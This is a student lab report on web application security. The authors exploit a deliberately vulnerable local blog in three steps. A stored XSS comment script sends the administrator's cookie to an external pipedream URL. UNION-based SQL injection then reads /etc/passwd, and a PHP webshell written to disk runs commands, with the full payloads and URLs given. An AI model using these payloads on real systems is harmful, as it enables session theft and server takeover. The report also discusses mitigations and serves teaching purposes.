

Lab 3 - Web Application Security

Mirco Ghadri & August Holm

Part 1: Cross-Site Scripting (XSS)

Your objective is to find an XSS vulnerability to perform a Session Hijacking attack and gain administration clearance in the web application.

In the report you should include:

- Describe the XSS vulnerability(s) you found

The XSS vulnerability we found was in the blog post comment functionality. The blog post comments were not sanitized properly so you could comment a script and the script would run in the browser of the user who viewed your comment. We first had to check that this works before designing our real attack. So we made a very simple script:

```
<script>
alert(document.cookie)
</script>
```

We put this script as a comment on the blog post.

Welcome

Welcome to my blog. Leave a comment if you like the new design :)

Comments:


Title:

Author:

Text:

No Copyright

Then we visited the blog post to see if the comment would execute as a script or if it would just display as a regular text comment. The result was that when we visited the blog post with the comment, the script we put as a comment would execute. Furthermore, it would print our cookie. This showed that the script not only could execute, but it could also access the cookie of the browser of the visitor. This would be necessary for our real attack to work.



- A detailed, step-by-step description of the attack that you have designed to hijack the administrator session information

Our attack was a simple script that got the users browser cookie and sent it to a remote server:

```
<script>
  // Get the cookie value
  const cookie = document.cookie;

  // Create a new XMLHttpRequest object
  const xhr = new XMLHttpRequest();
  const url = 'http://eoap6y5xi5jjga1.m.pipedream.net'; // Use HTTP instead of
  HTTPS

  // Open a POST request to the specified URL
  xhr.open('POST', url);

  // Set the Content-Type header to indicate that the request body contains plain
  text
  xhr.setRequestHeader('Content-Type', 'text/plain');

  // Send the cookie as the request body
  xhr.send(cookie);
</script>
```


The attack started by storing the cookie that it got from document.cookie in a variable. It then created a XMLHttpRequest() object. The reason we used this object and not the more modern fetch method was because the PhantomJS script that visited the webpages on the server did not support it.

We used a URL to send the POST requests containing the captured cookie. The url was a personal url that belonged to Pipedream and allowed us to view the POST requests containing the cookie sent to that specific URL.


Lastly, we put the script as a comment on the blog post of the website. It did not matter which blog post we put the script as a comment on. The reason was explained in the lab instructions: *“The system includes a PhantomJS script that simulates an administrator visiting every page of the website every minute.”*

Then we just had to wait for approximately a minute for the administrator to visit the page of the blog post with our comment. It would then automatically send their cookie to

the pipedream url that we specified in the script. On the pipedream website, on the personal dashboard, we could view the POST request containing the captured cookie.



Back on the website, we could use the captured cookie with the session information of the administrator to automatically log in. We simply opened developer tools and replaced the value of the cookie with the value of the administrators captured cookie.



We then refreshed the page and clicked on the admin page. We were now logged in as admin:

Administration of my Blog

[Home](#) | [Manage post](#) | [New post](#) | [Logout](#)



So the XSS attack worked successfully, and without notifying the admin!

- Include a comprehensive discussion of possible countermeasures (at least 4 mitigations), based on the defense-in-depth strategy. Give use cases for each countermeasure and discuss how they can be deployed for the scenario of the lab:
1. **HTTPOnly flag:** This flag prevents Javascript in the users browser from reading the value of their cookies if they have this flag sent. This would have prevented the attack, since document.cookie would not have worked to capture the data of the cookie. Furthermore, the *Secure Flag* should also be set. This forces cookies to be sent over HTTPS, which prevents them from being intercepted.
 2. **Content Security Policy(CSP):** This is a technique used by web servers to whitelist scripts from certain sources, but block scripts from all other sources, including injected scripts. By implementing CSP, this would have prevented the injected script from running, since it does not come from a trusted source.
 3. **Input validation(Client Side):** Input validation on the client side could prevent users from entering html into the comment forms before it even gets sent to the server. This could be implemented with Regex checking of the comments to see that they do not contain any script tags or other potentially malicious html code.
 4. **Output sanitization(Server Side):** Server-side output sanitization checks that the comment submitted will not be interpreted as a script or html, but as a string. This could involve removing script tags or escaping special characters such as “<” and “>”. So for example, when the user inputs <script>alert(document.cookie)</script> , it gets transformed into <script>alert(document.cookie)</script>. As a result, the script tags are converted to harmless text entities, and the browser will display it as plain text instead of executing it as JavaScript.

Extra: Can you come up with a possible patch for the website code?

See above

Part 2: SQL Injection

Your objective is to find an SQL-Injection vulnerability in the web application and to exploit it in a way that the server makes **your** requests to the database.

In the report you should include the following (and please make sure you have answered all the questions):

- A description of all SQL-injection vulnerabilities you've found:
 - What's the root of the problem?

The root of the problem is that the URL on certain pages are vulnerable to SQL injection. We first believed it was the form data(login form, comment form, creation of blog post form), but it turned out to be the URL that was vulnerable.

- On which page(s) did you find the vulnerability? can the other pages be used for the exploit?

The vulnerability was found on the page where you edit posts. These pages were only accessible from the administrator interface. Therefore, in order for the SQL injection to be tested, you needed to have successfully completed Part 1 of the attack(XSS injection) to gain administrator access. Once in the admin interface, you could click on edit any one of the posts and it would bring you to a url such as:

<http://localhost:8080/admin/edit.php?id=2>

To find out that the URL is vulnerable towards SQL injection, we would pass a specially crafted input to id such as 3-1:

<http://localhost:8080/admin/edit.php?id=3-1>

We observed that the server calculated the result of the subtraction and returned the page with id=2. This indicated that the parameter to the SQL query was not sanitized but fed directly into the backend SQL query that fetched the edit page of the post id. This would be useful information when crafting our SQL injection attack.

- What's the rationale behind the successful SQL query? please explain the elements of the query in details.

Since the input was not sanitized, we could add additional SQL queries by combining them with the backend SQL query that fetched the edit page. We used the UNION sql keyword for this.

We first needed to know how many columns the backend SQL query fetched. For this, we used *Blind SQL injection*, a technique used to infer information about the database from error messages.

Our first query looked like this:

`http://localhost:8080/admin/edit.php?id=0 UNION SELECT 1`

Here, we set the id parameter to `id=0 UNION SELECT 1`.

The reason we picked 0 for post id was because we did not want to select any valid post since that would fill the form data on the resulting page. From this URL, we got the result that the result was invalid:



This told us that the number of columns in the backend SQL query that fetched the post did not use 1 column, but more. The reason is that the UNION query fails if the 2 tables do not have the same number of columns.

So we tried:

`http://localhost:8080/admin/edit.php?id=0 UNION SELECT 1,2`

This also failed, indicating that the backend query fetched more than 2 columns.

Finally, when we did:

`http://localhost:8080/admin/edit.php?id=0 UNION SELECT 1,2,3,4`

we got no error message. Instead the result of the second table had filled the form data.



This told us 2 things. That our backend SQL query had 4 columns, but also that it fetched the 2nd column into the Title field and the 3rd column into the Text field. (This was the reason we set `id=0`, so that it would not fill the title and text field with the value of an existing blog post, but with the value of 1,2,3,4 instead. This allowed us to see which column number went into which field).

- Exploit the FILE privilege of the blog user to read the "/etc/passwd" file.

Building on the principles discussed above, we could feed the following value to the id parameter in the URL: 0 UNION SELECT 1,2,load_file("/etc/passwd"),4

The 0 would make sure we don't select any valid post which would fill the form data on the resulting page.

The numbers 1,2,4 are used to make sure that we get 4 columns.

The load_file() is placed in the third column so that its results are on the text field. The load_file() php function gets called with "/etc/passwd". The result is that the content of "/etc/passwd" is displayed in the resulting page in the text field.

Title: 2

Text: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync

Update

- Find a writing directory and inject a webshell to get remote execution in the server.
 - Explain the webshell you used.
 - How did you inject the webshell? How did you find the directory exists and is writable?
 - What are the other directories you tried and failed?

To inject a webshell, we used the php code <?php system(\$_GET['c']);?>. This would create a webshell because of the system() command. The webshell would execute any command given as value to the url parameter "c". But to inject the webshell, we first had to write the PHP code to a writeable location on the website. To find a writeable directory, we intentionally crafted an incorrect value to the id parameter so that it would give us an error page:

<http://localhost:8080/admin/edit.php?id=a>

The error page revealed the file structure of the code on the server.

Warning: mysql_fetch_assoc() expects parameter 1 to be resource, boolean given in /var/www/classes/post.php on line 111 Notice: Undefined variable: post in /var/www/classes/post.php on line 115

Title: Notice: Trying to get propo


Notice: Trying to get property of non-object in /var/www/admin/edit.php on line 19

We could see that the code that ran was located in /var/www/classes/ and was called post.php.

We would try to write to the location `/var/www/classes/` and if that did not work, try the location `/var/www/`. The injection to write to `var/www/classes` would look like this:

```
http://localhost:8080/admin/edit.php?id=0 UNION SELECT 1,2,"<?php
system($_GET['c']);?>",4 INTO OUTFILE "/var/www/classes/webshell.php"
```

To see if we had succeeded, we would visit the correct url and see if there is a script there or if we get 404 page not found. The url to visit would be:



The reason we omit `/var/www/` in the url, so that it looks like this:

```
http://localhost:8080/var/www/classes/webshell.php
```

is because localhost is by default running on `/var/www/`. So the correct address would indeed be `http://localhost:8080/classes/webshell.php`.

However, nothing was found on this address. So we tried injecting the webshell into:


```
http://localhost:8080/admin/edit.php?id=0 UNION SELECT 1,2,"<?php
system($_GET['c']);?>",4 INTO OUTFILE "/var/www/webshell.php"
```

When browsing to:

```
http://localhost:8080/webshell.php.
```

we did not find anything. This indicated that `var/www/` and `var/www/classes` were not writeable locations, at least not with our privileges.


However, there was another location we could try. By inspecting the source code of the website, we found the css file located in the `/css` folder.



We would try to write to this location:

```
http://localhost:8080/admin/edit.php?id=0 UNION SELECT 1,2,"<?php
system($_GET['c']);?>",4 INTO OUTFILE "/var/www/css/webshell.php"
```


And after visiting the url <http://localhost:8080/css/webshell.php> we got the following result:



This indicated that our script had successfully been uploaded to the css folder and that it was writeable. Now we could execute arbitrary commands in the webshell by giving it a command to the c parameter in the URL:

<http://localhost:8080/css/webshell.php?c=ls>

By setting the c parameter of the webshell program equal to ls, we would execute the ls command. This would list all directories in css folder on the server:



We could now execute arbitrary linux commands in the webshell which was very dangerous and powerful for us as hackers.

- Include a **comprehensive** discussion of possible countermeasures, based on the defense-in-depth strategy. Give use cases for each countermeasure and discuss how they can be deployed for the scenario of the lab:
 - Web application itself
 - Please include an example of an insecure query and how it can be secured.

id = 0 UNION SELECT 1,2,current_user(),4

in

localhost:8080/admin/edit.php?id=0 UNION SELECT 1,2,current_user(),4

This query can be secured by interpreting the entire value fed to id as a single string. This would prevent “UNION SELECT 1,2,current_user(),4” from being interpreted as a separate SQL query.

- How can we make sure that user input is treated as data in a query?

By using parameterized SQL queries. This can be achieved using prepared statements in SQL through the PHP programming language which interacts with the database.

- Database system


The database could be modified so that it does not display error messages. This would make Blind SQL injection harder, which would make the attack more difficult. The reason was that we used blind SQL injection to find out how many columns the backend SQL query had, which allowed us to combine it with a query with the same number of columns using UNION.

- Operating system
 - You'll **need** to describe how to learn
 - (i) which user we are when we execute as in the database,

We are the root user when executing the database. We know this because we run the database with the same privilege that we have inside the web application. Inside the web application, we can find out that what user we are by running the command:

```
id = 0 UNION SELECT 1,2,current_user(),4
```

This gives us the following output:



Title: 2

Text: root@localhost

Update


So we know that we are the root user.

- (ii) which user we are at the OS level when we create the webshell (who is the owner?), and

The owner of the webshell, we can get by executing the command:

```
http://localhost:8080/css/webshell.php?c=ls -l webshell.php
```


The result is the following:



This shows that the owner of the webshell.php file is the user “mysql” who belongs to the group with the same name.


- (iii) which user we are when we execute commands in the webshell.

When we execute the commands in the webshell, we are the user “www-data”. We get this information by running the command *whoami* in the webshell (c = whoami)



```
localhost:8080/css/webshell.php?c=whoami
1 2 www-data 4
```

This seemed strange, since we were the root user in the database. However, we could clarify that this was the case by running a different command: `c = id`



```
localhost:8080/css/webshell.php?c=id
1 2 uid=33(www-data) gid=33(www-data) groups=33(www-data) 4
```

This showed that our user id was 33 and indeed was called “www-data”.

- Are they the same? if not, why do they differ? What can be done on the OS level to fix the issue?

No. Not sure why they differ. Why does the issue need to be fixed?

- Which privileges and permission can be changed in the database and on the OS level to limit file access?
 - Security configuration of the above

Hint: A possible webshell is `<?php system($_GET['c']);?>`

Extra: Your admin access might expire within a short time. How can you get future access without changing the administrator password? What do you suggest to mitigate this vulnerability in particular?